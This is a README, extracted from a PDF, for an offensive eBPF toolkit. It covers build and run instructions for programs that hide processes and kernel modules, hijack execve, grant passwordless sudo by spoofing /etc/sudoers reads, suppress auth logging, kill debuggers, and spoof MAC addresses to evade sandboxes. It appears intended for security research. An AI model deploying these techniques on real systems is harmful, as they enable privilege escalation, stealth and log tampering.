

To build from source, do the following:

Dependecies

To build and run all the examples, you will need a Linux kernel version of at least 4.7.

As this code makes use of CO-RE, it requires a recent version of Linux that has BTF Type information. See these notes in the libbpf README for more information. For example Ubuntu requires Ubuntu 20.10 +.

To build it requires these dependecies:

- zlib
- libelf
- libbfd
- clang and llvm 14
- make

On Ubuntu these can be installed by

```
sudo apt install build-essential clang-14 llvm-14 libelf1 libelf-dev 🚨
```

Build

To Build from source, recusivly clone the respository the run make in the src directory to build:

```
# --recursive is needed to also get the libbpf source
git clone --recursive https://github.com/pathtofile/bad-bpf.git
cd bad-bpf/src
make
```

The binaries will built into bad-bpf/src/. If you encounter issues with related to vmlinux.h, try remaking the file for your specific kernel and distribution:

```
cd bad-bpf/tools
./bpftool btf dump file /sys/kernel/btf/vmlinux format c > ../vmlinux
```

Run

To run, launch each program as root . Every program has a --help option that has required arguemnts and examples.

Programs


Common Arguments

As well as --help, every program also has a --target-ppid / -t. This option restricts the programs' operation to only programs that are children of the process matching this PID. This demonstrates to how affect some programs, but not others.

- Bad BPF
- Overview
- Build
 - <u>Dependecies</u>
 - o Build
- Run
- Programs

- Common Arguments
- o BPF-Dos
- Exec-Hijack
- o Pid-Hide
- Sudo-Add
- o Write-Blocker
- Text-Replace
- Text-Replace2
 - Altering Configuration
 - Running Detached


BPF-Dos



This program raises a SIG_KILL signal to any program attempting to use the ptrace syscall, e.g. strace. Once bpf-dos starts you can test it by running:

strace /bin/whoami

Exec-Hijack



This program intercepts all execve calls (used to create new processes) and instead makes then call /a. To run, first ensure there is a program in the root dir /a (probably best to make is executable by all). bad-bpf builds a simple program hijackee that simply prints out the uid and argv[0], so you can use that:

make
sudo cp ./hijackee /a
sudo chmod ugo+rx /a

Then just run sudo ./exechijack .

Pid-Hide

sudo ./pidhide --pid-to-hide 2222

This program hides the process matching this pid from tools such as ps.

It works by hooking the <code>getdents64</code> syscall, as <code>ps</code> works by looking for every subfolder of <code>/proc/</code> . PidHide unlinks the folder matching the PID, so <code>ps</code> only sees the folders before and after it.

Sudo-Add

sudo ./sudoadd --username lowpriv-user

This program allows a normally low-privledged user to use sudo to become root.

It works by intercepting sudo 's reading of the /etc/sudoers file, and overwriting the first line with <username> ALL=(ALL:ALL) NOPASSWD:ALL # . This tricks sudo into thinking the user is allowed to become root. Other programs such as cat or sudoedit are unnafected, so to those programs the file is unchanged and the user

does not have those privliges. The # at the end of the line ensures the rest of the line is trated as a comment, so it doesn't currup the file's logic.

Write-Blocker

```
sudo ./writeblocker --pid 508
```

This program intercepts all write syscall for a given process PID. Instead of passing the data to the actual write syscall, writeblocker will instead fake the call, returning the same number of bytes that the userspaceprogram expects to be written.

Only File Descriptors > 2 will be blocked, so stdin, stdout, and stderror still work.

For example, if you block the writes for the rsyslogd process, ssh logins will not be written to /var/log/auth.log.

Text-Replace

```
sudo ./textreplace --filename /path/to/file --input foo --replace ba
```

This program replaces all text matching input in the file with the replace text. This has a number of uses, for example:

To hide kernel module joydev from tools such as 1smod:

```
./textreplace -f /proc/modules -i 'joydev' -r 'cryptd'
```

Spoof the MAC address of the eth0 interface:

```
/textreplace -f /sys/class/net/eth0/address -i '00:15:5d:01:ca:05' - 🖵
```

Malware conducting anti-sandbox checks might check the MAC address to look for signs it is running inside a Virtual Machine or Sandbox, and not on a 'real' machine.

NOTE: Both <code>input</code> and <code>replace</code> must be the same length, to avoid adding NULL characters to the middle of a block of text. To enter a newline from a bash prompt, use <code>\$'\n'</code>, e.g. <code>--replace \$'text\n'</code>.

Text-Replace2

This program works the same as <code>Text-Replace</code> , however it has two extra features:

- The program's configuration is alterable at runtime using eBPF Maps.
- The userspace loader can detach and exit

Altering Configuration

The filename is stored in the eBPF Map map_filename. The Key is always 0, and the value matches this struct:

```
struct tr_file {
    char filename[50];
    unsigned int filename_len;
};
```

That is, 50 ascii characters, then an unsigned int mathcing the length of the actual filename string.

The easiest way to view and alter eBPF maps is using <code>bpftool</code>:

```
Q
# List current config
$> bpftool map dump name map_filename
[{
       "key": 0,
       "value": {
          "filename": "/proc/modules",
          "filename_len": 13
      }
   }
]
# Alter filename to be 'AAAA'
$> bpftool map update name map_filename \
   key hex 00 00 00 00 \
   # Confirm change config
$> bpftool map dump name map_filename
[{
       "key": 0,
       "value": {
          "filename": "aaaa",
          "filename_len": 4
      }
   }
]
```

To alter the text to find and replace, alter the items in the Map map_text . The text to find is at key 0, and the text to replace is key 1. The values will each match this struct:

```
struct tr_text {
    char text[20];
    unsigned int text_len;
};
```

Running Detached

By running the program with --detach, the userspace loader can exit without stopping the eBPF Programs. Before running, first make sure the bpf filesystem is mounted:

```
sudo mount bpffs -t bpf /sys/fs/bpf
```

Then you can run text-replace2 detached:

```
./textreplace2 -f /proc/modules -i 'joydev' -r 'cryptd' --detach
```

This will create a number of eBPF Link files under <code>/sys/fs/bpf/textreplace</code> . Once loader has sucessfully run, you can check the logs by running:

```
sudo cat /sys/kernel/debug/tracing/trace_pipe
# confirm link files are there
sudo ls -l /sys/fs/bpf/textreplace
```

Then to stop, simply delete the link files: